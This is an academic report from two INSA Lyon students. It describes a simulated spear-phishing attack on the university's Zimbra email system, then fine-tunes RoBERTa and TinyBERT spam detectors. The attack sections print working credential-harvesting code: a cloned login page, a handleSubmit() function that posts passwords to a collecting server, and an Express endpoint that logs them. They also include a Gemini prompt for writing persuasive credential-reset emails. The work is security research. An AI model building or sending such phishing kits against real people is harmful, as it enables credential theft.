Developing targeted Phishing Attack and Countermeasures

Francesco Boldrin and Adrian Merle

INSA Lyon, France

Abstract. Phishing attacks remain a critical cybersecurity threat, exploiting human vulnerabilities through advanced social engineering tactics. This report examines phishing attacks, focusing on a simulated case study targeting the INSA Lyon email system. By analyzing the system's vulnerabilities — such as the absence of multi-factor authentication and ineffective spam filtering — we demonstrated how these weaknesses could be exploited in a controlled and ethical environment. To counter such threats, we explored advanced spam detection models, RoBERTa and TinyBERT, trained on the Enron Spam dataset. These models significantly improved phishing email detection accuracy while maintaining scalability. Additionally, we emphasized user education as an essential defense mechanism, proposing continuous training programs to enhance phishing awareness. This study underscores the importance of integrating cutting-edge technology with user education to combat phishing effectively. Future work should focus on refining machine learning models, implementing MFA, and developing adaptive educational strategies to address evolving threats in cybersecurity.

Keywords: Phishing · Malicious web page · LLM · Education

1 Introduction

Phishing attacks remain a formidable challenge in cybersecurity, leveraging sophisticated social engineering techniques to exploit human vulnerabilities. These attacks are meticulously designed to deceive individuals into revealing sensitive information, such as login credentials, financial data, and personal details. The continuous evolution of phishing tactics necessitates the development of advanced countermeasures and robust defensive strategies to mitigate their impact.

This report investigates the phenomenon of phishing attacks, a prevalent and evolving cybersecurity threat. It then provides a detailed examination of a targeted phishing attack case study that we conceptualized and developed. This case study serves as an implementation of a test-case scenario, built from scratch, to simulate this type of cyberattack. Specifically, the attack was designed to target the mail management system at INSA Lyon. We chose this example to highlight potential vulnerabilities in institutional systems, demonstrate practical improvements in defensive mechanisms, and analyze the attack within a real-world context.

In this paper, we explore both the implementation process and the theoretical foundations underpinning the attack, assessing its correctness and potential efficacy. Notably, ethical considerations played a critical role in the practical aspects of this project. Due to these ethical constraints, the attack was not executed in a live environment, but rather simulated to ensure no harm or unauthorized access occurred. This approach allowed us to examine responsibly the attack's implications while providing valuable insights into the methods and countermeasures relevant to phishing threats.

Following the implementation of the phishing attack, we delve into potential countermeasures to mitigate such threats. Specifically, we focus on improving spam detection mechanisms by employing advanced machine learning models, namely RoBERTa and TinyBERT. These models are trained and evaluated on the Enron Spam dataset to enhance their ability to accurately distinguish between legitimate and phishing emails. Beyond technical solutions, we also investigate the critical role of user education in strengthening phishing awareness and detection capabilities. This includes emphasizing the importance of continuous training programs and educational interventions to empower users to identify and respond to phishing attempts more effectively. By addressing both technical and human factors, we aim to present a comprehensive approach to countering phishing attacks.

By combining technological defenses with educational initiatives, this report aims to provide a holistic approach to countering phishing attacks with advanced spam detection techniques and user education underscores the multifaceted nature of cybersecurity resilience. As phishing tactics continue to evolve, staying informed about the latest methods and technologies used by attackers is essential for developing effective countermeasures and safeguarding against these threats.

2 Related Work

In this section, we present key definitions and related work to provide a concise background for our study and to facilitate a comprehensive understanding of the results.

2.1 Phishing Attack

We present a comprehensive analysis of phishing attacks and state-of-the-art methodologies.

"Phishing" refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information, or other important data in order to utilize or sell the stolen information. By masquerading as a reputable source with an enticing request, an attacker lures in the victim in order to trick them, similarly to how a fisherman uses bait to catch a fish.[2]

Figure 1 illustrates a simplified schema of a phishing attack, demonstrating how attackers manipulate victims to obtain sensitive information.



Fig. 1. Schema of a phishing attack: attackers send deceptive messages, leading victims to a fake login page where credentials are stolen. Image from [2]

Phishing attacks can be categorized into several types based on their method and target. Below is a classification of common phishing techniques:

1. **Email Phishing**: A generic phishing attack where fraudulent emails trick users into revealing sensitive information or clicking malicious links.
2. **Spear Phishing**: A targeted phishing attack aimed at a specific individual or organization, often using personalized information to appear more legitimate.
3. **Whaling**: A spear phishing that targets high-profile individuals, such as executives or government officials, with highly convincing fraudulent messages.
4. **Vishing (Voice Phishing)**: conducted through phone calls or voice messages, where attackers impersonate trusted entities to extract confidential information.
5. **Smishing (SMS Phishing)**: Phishing carried out via SMS messages, luring victims into clicking malicious links or sharing personal data.
6. **Pharming**: A technique where users are redirected from legitimate websites to fraudulent ones through DNS poisoning or malware.
7. **Clone Phishing**: Attackers duplicate a legitimate email, replacing links or attachments with malicious ones while maintaining a credible appearance.
8. **Angler Phishing**: A social media-based phishing attack where fraudsters create fake customer service accounts to deceive users and steal credentials.
9. **Deepfake Phishing**: The use of AI-generated voice or video impersonations to deceive victims, often to manipulate financial transactions or access credentials.
10. **Search Engine Phishing**: Malicious websites appear in search results to trick users into entering sensitive information.

2.2 Generative AI

Generative AI has experienced remarkable progress in recent years, with models capable of producing realistic text, images, and even entire web pages. These AI-driven techniques are widely used to create highly convincing phishing content, such as deceptive emails, fake websites, and social engineering tactics. By

leveraging natural language processing (NLP) models, attackers can generate personalized messages that mimic official communications, thereby enhancing the success of phishing campaigns. However, generative AI also presents opportunities for defense, as AI models can be trained to detect and prevent such malicious content by identifying suspicious patterns in text and web interactions.

2.3 Web Development

Web development encompasses the technologies and methodologies used to create and maintain websites and web applications. The complexity and sophistication of modern web development frameworks allow attackers to replicate legitimate websites with high fidelity, often exploiting vulnerabilities in front-end and back-end systems. Common tactics include creating fake login pages that mimic authentic sites, using deceptive URLs, and bypassing basic security measures like email filtering and authentication protocols. On the defensive side, web developers employ various strategies, such as secure coding practices, multi-factor authentication (MFA), and intrusion detection systems, to safeguard users from phishing attacks. Understanding the intersection of web development and security is critical to designing effective defenses against phishing threats.

2.4 Spam detection technologies

Recent advancements in spam and phishing detection have leveraged sophisticated machine learning and natural language processing techniques to enhance the accuracy and robustness of detection models. A notable contribution is the development of a phishing website detection model based on Tiny-Bert stacking [9], which utilizes Tiny-Bert to extract semantic features strings and employs a stacking algorithm with multiple learners. This model achieves an impressive accuracy rate of 99.14% and a recall rate of 99.13%, demonstrating its effectiveness in identifying phishing websites without manual feature extraction.

Furthermore, the applicability of machine learning in spam and phishing email filtering has been extensively reviewed, highlighting the importance of both content-based and behavior-based features in detecting Unsolicited Bulk Emails (UBEs). Leading internet service providers like Yahoo, Gmail, and Outlook have successfully implemented machine learning models to filter and classify UBEs, with reported accuracies of up to 99% [16].

Additionally, the BERT transformer model has been fine-tuned for phishing email classification, showcasing the effectiveness of word embedding in improving detection accuracy. This approach complements existing classifiers by leveraging transformer technology to enhance the identification of phishing emails, addressing the growing sophistication of phishing attacks [8].

Overall, these studies underscore the significant strides made in spam and phishing detection through the integration of advanced machine learning and natural language processing techniques, paving the way for more reliable and automated detection mechanisms.

2.5 Education as a countermeasure

Despite the sophistication of tools such as email filtering, human error persists as a critical vulnerability, which highlights the importance of user education as a fundamental line of defense. We will describe the importance of user awareness, and training programs as well as the limitations of such lectures. We will delve into these subjects in section 6.

3 Phishing Attack Design

In this section, we present the detailed design of the targeted phishing attack implemented in this project. We outline the strategic choices made, the target system's characteristics, and the attack's step-by-step workflow. Additionally, we analyze the rationale behind each design decision and its impact on the effectiveness of the attack.

3.1 Target: INSA Lyon Email System

We selected the INSA Lyon email system as the primary target for this attack. The Zimbra [22] platform manages this system and is widely used by employees and university students.

The primary objective of the attack is to obtain employees' credentials and gain unauthorized access to their private email accounts.

This specific target was chosen due to its well-documented structure, which we are familiar with, as we have personal accounts within the system as students at INSA Lyon. Furthermore, our selection was motivated by the identification of several vulnerabilities that could reasonably increase the likelihood of a successful phishing attack against this system.

Identified Vulnerabilities The following security weaknesses were observed in the INSA Lyon email system:

- Lack of Multi-Factor Authentication (MFA)
- Absence of an effective spam filter
- No domain-based filtering (external entities can send emails)
- Susceptibility to email header forgery (e.g., easily manipulated email titles)
- No restrictions on the number of emails sent to a specific user

These vulnerabilities create an environment where phishing attacks are more likely to succeed, as users may be exposed to deceptive emails without adequate security mechanisms.

Figure 2 shows the front-end of the login system we want to replicate to exploit.

Fig. 2. INSA Lyon email login page

3.2 Attack Workflow

The phishing attack is designed following a structured three-phase approach, ensuring a systematic and targeted execution. Each phase is critical to maximizing the effectiveness of the attack and increasing the likelihood of credential compromise. The three main stages are as follows:

Phase 1: Data Gathering The first step involves collecting publicly available information about the targeted individuals. This includes essential details such as names, surnames, job titles, and departmental affiliations. Such information can often be retrieved from university directories, professional networking sites, or institutional web pages. The acquired data is instrumental in crafting personalized phishing emails that enhance credibility and increase the likelihood of victims engaging in the attack.

Since this project presents a theoretical approach to phishing attacks and aims to avoid any violation of student privacy, our focus is exclusively on employees whose information is publicly accessible. This ensures that no security measures are breached during the data collection process.

Phase 2: Development of a Fake Login Page In the second phase, a counterfeit login page is created to mimic the official INSA Lyon email authentication portal. This step aims to deceive users into entering their credentials under the false impression that they are accessing a legitimate service. The fake login page is carefully designed to replicate the original website's visual elements, including logos, fonts, and overall layout, ensuring a high degree of similarity to reduce suspicion. Additionally, the page is configured to store submitted login credentials securely for subsequent unauthorized access.

Phase 3: Phishing Email Crafting and Deployment The final phase entails composing and distributing custom-crafted phishing emails to the targeted

individuals. These emails are carefully designed to appear legitimate and often incorporate persuasive language to invoke a sense of urgency or authority, thereby increasing the likelihood of user engagement. Key techniques include:

- Personalizing email content using the previously gathered employee details to enhance credibility.
- Embedding hyperlinks that direct recipients to the fraudulent login page.
- Utilizing social engineering techniques, such as urgent security warnings or administrative notices, to compel recipients to take immediate action.

Once a user interacts with the email and submits their credentials on the fake login page, the attack is considered successful, as unauthorized access to the compromised account is then possible. The effectiveness of this attack is largely influenced by the quality of email crafting, the degree of realism in the fake login page, and the security awareness level of the targeted individuals.

4 Phishing Attack Implementation

In this section, we present the technical implementation of the phishing attack, detailing the workflow, design decisions, and challenges encountered throughout the development process. We analyze the rationale behind our implementation choices and discuss the obstacles faced during the execution.

The entire codebase developed for this project is publicly available on our GitHub repository: https://github.com/francescoboldrin/CyberSecProj.git.

The implementation follows the three-stage structure outlined in the previous section: (i) data gathering, (ii) development of the fake login page, and (iii) creation and mass distribution of customized phishing emails. Each stage is examined in detail, focusing on the methodologies, tools, and techniques used to achieve the intended attack objectives.

4.1 Data Gathering

The objective of this step is to collect as much relevant information as possible about employees, specifically their names, surnames, INSA email addresses, and roles within the institution. This information is crucial for crafting highly personalized phishing emails that increase the likelihood of engagement.

The data collection process was conducted manually due to the challenges associated with web scraping. Given that this is a targeted attack, manually retrieving information directly from the institution's public website proved to be a more feasible and reliable approach. The official INSA Lyon website provides public access to employee details, making it a valuable source for this phase of the attack.

Figure 3 presents an example of publicly accessible information about INSA employees, retrieved from the official departmental webpage [12].

Once the relevant data was gathered, it was systematically stored in a structured format within a JSON file named `victims_data.json`. JSON was chosen as the data storage format due to its lightweight nature, ease of retrieval,

Fig. 3. Example of publicly available employee information.[12]

and seamless integration with Python scripts. Additionally, since only a limited amount of data needed to be stored, a full-fledged database system was unnecessary.

Figure 4 illustrates the structure of the JSON file populated with mock data.

4.2 Development of the Fake Login Page

The implementation of the fake login page was structured into two distinct components: the front-end and the back-end. This modular approach facilitated a more efficient and scalable development process, allowing for independent refinement of both user interface (UI) elements and server-side functionalities. The interaction between these components is managed through an API, with the back-end exposing an open port for communication.

To ensure clarity, we discuss the development of the front-end and back-end separately, detailing the technologies used, the design decisions made, and the challenges encountered during implementation.

Front-end Implementation The primary objective of the front-end is to create a near-identical replica of the legitimate INSA Lyon login page to deceive users into entering their credentials. The design aims to minimize suspicion by ensuring that the visual elements, layout, and user experience closely resemble the official authentication portal.

Fig. 4. Example of JSON file containing mock structured employee data.

When a victim inputs their username and password and clicks the "Submit" button, the front-end executes two critical actions:

1. It sends the entered credentials to the back-end via an API request, where they are stored for later retrieval.
2. It immediately redirects the victim to the legitimate INSA Lyon login page to reduce suspicion.

This redirection mechanism creates the illusion of a temporary login issue, leading the victim to believe that their initial attempt was unsuccessful due to a minor technical glitch. Since they are seamlessly taken to the actual login page, they can successfully authenticate with their real credentials, making it less likely for them to suspect malicious activity.

To implement the front-end, we copied the HTML and CSS of the original INSA Lyon login page, making necessary modifications to align with our goals. This ensured that the fake login page closely resembled the legitimate one, minimizing user suspicion.

Rather than utilizing a specific web development framework, we opted for a lightweight approach by deploying the page on a simple local server. The server uses a JavaScript script employing the `http.createServer` function to handle incoming requests, followed by `server.listen` to bind it to a specific port. This setup allows for efficient testing and development without additional dependencies or frameworks.

The server runs on `localhost`, meaning it is only accessible from the machine hosting it and does not expose a public address. This configuration ensures that the fake login page remains isolated within a controlled environment, preventing

unintended access. Given that the primary objective of this project is to illustrate the theoretical implementation and workflow of a phishing attack rather than to deploy it in a real-world scenario, a local deployment is both sufficient and appropriate for our purposes.

A key modification in the fake login page compared to the original lies in the handling of the submit request. In the legitimate INSA Lyon login page, submitting the form triggers a specific API request that sends the user's credentials via an HTTP `POST` request to the authentication server.

Figure 5 illustrates the client-side request from the official INSA Lyon login page, highlighting the API call responsible for transmitting user credentials.

Fig. 5. Client-side API request in the original login page.

In contrast, the fake login page modifies this behavior to serve the attack's objective. Instead of sending credentials to the legitimate authentication server, the modified submit button (labeled "Entra" in the screenshot) invokes a custom JavaScript function that intercepts the submitted credentials and redirects them to the attacker's back-end server for storage.

Figure 6 showcases the adapted implementation in the fake login page, where the submit button triggers a JavaScript function to handle credentials storing. This function is further discussed in the subsequent section.

The `HandleSubmit()` function is a crucial component of the fake login page, as it executes two primary tasks:

1. It sends the stolen credentials to the back-end API via an HTTP `POST` request. The request is directed to a predefined URL corresponding to the attacker's server, which listens on an open port to capture and store the submitted credentials.
2. It immediately redirects the user to the official INSA Lyon login page to minimize suspicion.

Figure 7 presents the implementation of the `HandleSubmit()` function, highlighting its two core operations: `API POST` call and redirection to the legitimate login page.

```
<div id="ZLoginAppName">Client Web</div>
<form method="post" name="loginForm" accept-charset="UTF-8">
    <input type="hidden" name="loginOp" value="login"/>
    <input type="hidden" name="login_csrf" value="75063afe-4e7a-4dd0-a675-1fd98fb781a7"/>

    <form id="loginForm">
        <table class="form">
            <tr>···
            </tr>
            <tr>···
            </tr>
            <tr>
                <td> </td>
                <td class="submitTD">
                    <input id="remember" value="1" type="checkbox" name="zrememberme" />
                    <label for="remember">Ricordami</label>
                    <input type="button" class="ZLoginButton DwtButton" value="Entra" onclick="handleSubmit();" />
                </td>
```

Fig. 6. Modified submit the request in the fake login page.

A final consideration regarding the front-end implementation is the potential impact of session cookies on the user experience. If the victim accesses the phishing link using the same browser where they are already logged into the official INSA Lyon system, likely, an active session cookie is likely still valid. Since phishing emails are typically received in the victim's email account, it is reasonable to assume that they will open the link in their default browser, where their session may still be active.

As a result, when the victim is redirected from the fake login page to the legitimate INSA Lyon portal, they may bypass the login prompt entirely and be granted direct access to their private account. This seamless transition further reduces the likelihood of suspicion, as the victim experiences no interruption or abnormal behavior. Consequently, this factor enhances the effectiveness of the phishing attack by ensuring that the victim perceives the entire process as a routine interaction with the official system.

Back-end Implementation The back-end is implemented using `Express.js` [5], a lightweight framework built on Node.js. It operates locally and listens for incoming requests on port 4000. The back-end is intentionally kept minimal, as its primary function is to receive and store stolen credentials.

The application exposes a single `POST` API endpoint, which receives the credentials submitted by the front-end. Upon receiving the data, the server logs the credentials to the console and stores them in a text file. A text file is used as the storage medium for its simplicity and efficiency, as the attack does not require a fully structured database. Since the compromised credentials would likely be exploited manually for unauthorized access, a lightweight storage solution suffices for the intended purpose.

Figure 8 presents the implementation of the `save_credentials` API function. This function is responsible for handling incoming `POST` requests from the front-end, extracting the submitted credentials, and storing them for further use.

The function stores the captured credentials in a text file, as no additional processing is required before their potential misuse. Given that the credentials can be directly utilized for unauthorized access, a structured database is unnecessary, making a simple text file an efficient and sufficient storage solution.

```
function handleSubmit() {
    const username = document.getElementById('username').value;
    const password = document.getElementById('password').value;

    // Log credentials to the console
    console.log('Username:', username);
    console.log('Password:', password);
    console.log('Hello world');

    // Send credentials to the server for storing in a file
    fetch('http://localhost:4000/save-credentials', {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ username, password })
    })
    .then(response => {
        if (response.ok) {
            console.log('Credentials saved successfully.');
        } else {
            console.error('Error saving credentials.');
        }
    })
    .catch(error => {
        console.error('Fetch error:', error);
    })
    .finally(() => {
        // Redirect to the specified page after the fetch operation
        window.location.href = 'https://partage.insa-lyon.fr/';
    });
}
```

Fig. 7. Implementation of the `HandleSubmit()` function, showing the API request and redirection.

Figure 9 provides an example, populated with mock data, illustrating how the stolen credentials are recorded in the text file.

4.3 Phishing Email Crafting and Deployment

The implementation of the phishing email attack is structured into two key stages to ensure both credibility and effective delivery:

1. **Creation and Formatting of the Email:** This phase involves designing the phishing email content to appear as legitimate and convincing as possible. Careful attention is given to sender impersonation, subject line selection, and message structure to minimize suspicion. Additionally, we use HTML formatting enhance the email's authenticity, mimicking official institutional communications.
2. **Email Transmission via SMTP Server:** Once the email content is finalized, it is sent to the targeted recipients using an SMTP (Simple Mail Transfer Protocol) server.

```javascript
// Endpoint to save credentials
app.post('/save-credentials', (req, res) => {
    const { username, password } = req.body;

    if (!username || !password) {
        return res.status(400).send('Username and password are required.');
    }

    const logEntry = `Username: ${username}, Password: ${password}\n`;

    // Append to a file
    fs.appendFile(path.join(__dirname, 'credentials.txt'), logEntry, (err) => {
        if (err) {
            console.error('Error saving credentials:', err);
            return res.status(500).send('Failed to save credentials.');
        }
        console.log('Credentials saved:', logEntry);
        res.status(200).send('Credentials saved successfully.');
    });
});
```

Fig. 8. Implementation of the `save_credentials` API function.

fake_partage_webpage > credentials.txt

```
1   Username: Turanga.Leela, Password: mypassword
2   Username: Bender.Rodriguez, Password: Robot2
3   Username: PhilipJ.Fry, Password: DeliveryBoy1
4   Username: Amy.Wong, Password: Science1234
5   Username: Hermes.Conrad, Password: Bureaucrat1
6   Username: John.Zoidberg, Password: Doctor1
7   Username: Zapp.Brannigan, Password: Captain1
8   Username: Kif.Kroker, Password: Lieutenant1
```

Fig. 9. Example of stolen credentials stored in a text file (mock data).

By systematically addressing both content generation and transmission mechanisms, this approach maximizes the likelihood of successfully deceiving the target into engaging with the phishing attempt. The following sections provide a detailed examination of each stage.

The entire implementation is organized within a single Python directory, ensuring modularity and ease of execution. A central run script orchestrates the sequential execution of the different stages, automating the workflow from data collection to email deployment. This structured approach enhances efficiency and reproducibility while maintaining a clear separation between distinct phases of the attack.

Crafting the Phishing Email To generate the phishing email, we utilize a Python script that dynamically constructs the message based on specific at-

tributes of the targeted individual. The script takes as input key personal details of the victim, including:

- **First Name**
- **Last Name**
- **Role** (e.g., student, professor, administrative staff)

The primary objective is to personalize the email content, increasing its credibility and likelihood of deceiving the recipient. To achieve this, we integrate the Gemini API, leveraging a generative AI model to craft a professional and persuasive message that convincingly impersonates the university administration. The generated email urges recipients to re-enter their credentials under a pretext designed to appear legitimate.

For this task, we specifically employ the `gemini-1.5-flash` model. While this model imposes a limitation on the maximum number of API calls per minute, this constraint does not present a significant issue, as the phishing attack is localized rather than global. The attack does not require large-scale automated email generation, allowing the API's rate limit to be well within operational needs.

Figure 10 illustrates the structured prompt used to generate the email content. The prompt itself was refined through prompt engineering techniques, particularly utilizing the method of *prompt chaining*. This approach involves iterative refinement, where multiple prompt versions are tested in an interactive environment—such as ChatGPT—until an optimal formulation is achieved. By refining the prompt in stages, the generated emails are tailored to maximize believability and effectiveness.

```
prompt = f"""
I need your help crafting a formal email from the administrative office to a student.
The purpose of the email is to encourage the student to reinsert their login credentials by clicking a provided link.
The email should be persuasive, clear, and professional in tone, focusing on ensuring the student understands the importance of completing this action promptly.

The following user data is provided:
{user_data}

Please only improve the **body** of the email (do not include additional introductory or closing text).

Important details:
- **Action required**: Reinsert login credentials.
- **Goal**: Persuade the student to click on the provided link.
- **Tone**: Formal and professional.
- **Link to the login page**: http://localhost:3000
- **Final Greetings**: Administrative Office,\n Zimbra solutions.

Use the information above to refine the body of the email effectively.
"""
```

Fig. 10. Prompt used for generating phishing email content via Gemini API.

After generating the email body using the Gemini API, we implemented specific functions to structure the email content using HTML formatting. This approach enhances the email's visual authenticity, making it more convincing to recipients by closely mimicking official institutional communications.

One key aspect of this implementation is the incorporation of graphical elements to strengthen credibility. Specifically, we embed the official Zimbra system

logo at the footer of the email, reinforcing the illusion that the message originates from a legitimate email service provider. Additionally, instead of displaying a plaintext URL, we format the phishing link as a call-to-action button, a technique commonly used in professional email communication.

By leveraging HTML formatting and incorporating these design elements, the crafted phishing email gains a higher degree of realism, effectively reducing the likelihood of immediate detection by the target.

Sending the Phishing Email To facilitate the actual delivery of the phishing emails, we created a dedicated email account: `cybersecproj1@zohomail.eu`. The selection of this specific email provider was based on several key considerations:

- **Flexibility in Email Customization:** Zoho Mail allows greater control over email headers, enabling modifications such as altering the subject line and customizing the "Reply-To" field. This enhances the phishing email's credibility by allowing it to better impersonate an official institutional communication.
- **Free Accessibility:** The service is available at no cost, making it a practical choice for the purposes of this project.
- **SMTP Compatibility with Python:** Zoho Mail provides seamless integration with SMTP (Simple Mail Transfer Protocol), allowing direct email transmission via Python scripts. This enables automation of the phishing email distribution process, improving efficiency and scalability within the targeted attack scenario.

The implementation of the email dispatch process was carried out through a Python script that systematically retrieves the necessary recipient information from the previously mentioned JSON file, `victims_data.json`. This structured data file contains details of all targeted individuals, ensuring an organized and efficient approach to email generation and distribution.

For each identified victim, the script initiates an automated routine consisting of the following steps:

- **Email Content Generation:** The script dynamically constructs and formats the email body using the techniques described earlier, ensuring personalization and credibility.
- **SMTP Server Connection:** The script establishes a secure connection with the SMTP server associated with the phishing email account:

  `cybersecproj1@zohomail.eu`

- **Email Dispatch:** The crafted phishing email is sent to the target's institutional email address.

By automating this workflow, the phishing attack can be efficiently scaled while maintaining a high level of personalization for each recipient. The structured retrieval of victim data, combined with the systematic execution of email

crafting and transmission, ensures a seamless and optimized attack delivery process.

4.4 Attack Simulation

In this section, we present the results of our controlled attack simulation, which was conducted using our personal Zimbra email account as the target. The objective of this simulation was to assess the effectiveness of the phishing attempt, particularly in terms of email deliverability and the visual authenticity of the fraudulent login page.

Figure 11 displays the phishing email as received in our inbox. Notably, the email was not flagged as spam, despite being sent from an external domain. This suggests that the Zimbra email system lacks robust filtering mechanisms capable of detecting such malicious attempts. The email appears reasonably credible, though some subtle indicators—such as an overly formal tone and unnecessary verification prompts—could potentially arouse suspicion among vigilant users.



Fig. 11. Phishing email received in the inbox. The email was not flagged as spam, indicating weak filtering mechanisms.

Furthermore, Figure 12 illustrates the appearance of the fraudulent login page. The replication of the official login interface is highly accurate, with the only distinguishing factor being the URL of the site. This confirms that our implementation successfully mimics the legitimate authentication page, thereby increasing the likelihood that unsuspecting users may enter their credentials without noticing any immediate discrepancies.

Final Remarks on the Implementation The implementation of the phishing attack, from initial data gathering to email delivery and credential harvesting, demonstrates the feasibility of executing a targeted phishing campaign against the INSA Lyon email system. The simulation confirms that:

– The phishing email successfully bypassed basic spam detection mechanisms, reaching the target inbox.



Fig. 12. Phishing login page designed to replicate the official authentication interface. The only noticeable difference is the URL.

- The crafted email was sufficiently convincing, closely resembling an official communication.
- The fake login page was visually identical to the legitimate page, apart from the URL, reinforcing the credibility of the attack.

Overall, these findings highlight the security vulnerabilities within the email system, particularly the absence of advanced phishing detection measures. This experiment underscores the importance of implementing stronger security mechanisms, such as multi-factor authentication (MFA) and improved email filtering, to mitigate the risks associated with phishing attacks.

In the following sections, we explore strategies to enhance phishing defense mechanisms and present practical implementations aimed at mitigating such attacks.

5 Improving spam detection

In this section, we delve into phishing countering. It starts with improving spam detection to ensure a minimum of them are shown to users. We will fine-tune two different pre-trained versions of BERT, namely RoBERTa and TinyBERT, having different capabilities. These classifiers will be trained on subsets of the Enron Spam dataset [21], containing more than 34'000 emails sorted between spam and ham. We will train and test both classifiers on a subset of 4'000 emails, half of them being spam.

Moreover, we preprocess the emails using a sequence of steps to clean and prepare the email data before further analysis and model training. The pipeline includes the following:

1. **Text Cleaning:** The raw text from the emails is first cleaned by removing special characters, digits, and converting all text to lowercase. This standardization ensures uniformity in the text data.
2. **Stop word Removal:** Common words that do not carry significant meaning are removed from the text. A predefined list of English is used to filter them out.
3. **Tokenization:** This step transforms the text into a list of tokens suitable for machine learning models.
4. **Dataset Creation:** After preprocessing, the data is converted into a format suitable for training, specifically a Hugging Face dataset.
5. **Data Splitting:** The dataset is split into training and testing sets, with 80% of the data used for training and 20% reserved for testing. This division ensures the model is evaluated on data it has not seen during training.

5.1 Methods

RoBERTa. To begin with, we will use RoBERTa, which is a transformers model pretrained on a large corpus of English data in a self-supervised fashion. It is based on BERT, but has been further improved using training and careful choice of training parameters [6, 15].

Concerning training, we will keep standard arguments for the purpose of this study.

Table 1. Training Arguments for RoBERTa

Argument	Value
`evaluation_strategy`	`epoch`
`learning_rate`	`2e-5`
`per_device_train_batch_size`	`8`
`per_device_eval_batch_size`	`8`
`num_train_epochs`	`3`
`weight_decay`	`0.01`

TinyBERT. We estimate that there were 361.6 billion emails sent per day in 2024 [19], hence approximately 44 emails per person per day. That represents more than 365 000 emails per day for INSA only (students + employees + teachers [11]) for a spam detection program to filter through. The system will need to filter through more than 4 emails each second; it needs to be fast. This is why we are going to try another approach based on TinyBERT, another improvement of the BERT architecture. TinyBERT is 7.5x smaller and 9.4x faster on inference

than BERT-base and achieves competitive performances in the tasks of natural language understanding [10, 13]. We will keep standard training arguments for this study.

Table 2. Training Arguments for TinyBERT

Argument	Value
evaluation_strategy	epoch
learning_rate	2e-5
per_device_train_batch_size	8
per_device_eval_batch_size	8
num_train_epochs	3
weight_decay	0.01

5.2 Results



Fig. 13. Confusion Matrix for RoBERTa.

We use a confusion matrix to evaluate the model's performance for the RoBERTa-based classifier. It indicates that the classifier correctly identified 403 instances of legitimate (ham) emails and 381 instances of phishing (spam) emails. However, there are 11 false positives (ham emails misclassified as spam) and 5 false negatives (spam emails misclassified as ham).

Overall, the model demonstrates strong performance, as evidenced by the low number of misclassifications. The false negative count (5) is particularly noteworthy because incorrectly classifying a phishing email as legitimate could pose a significant security risk. The relatively low number of such errors suggests that the model is highly sensitive to detecting phishing emails, which is a desirable characteristic in cybersecurity applications. The false positive count (11) is slightly higher, indicating that some legitimate emails are being incorrectly flagged as spam. While this could lead to minor inconveniences for users, it is generally more acceptable than allowing phishing emails to pass through undetected.

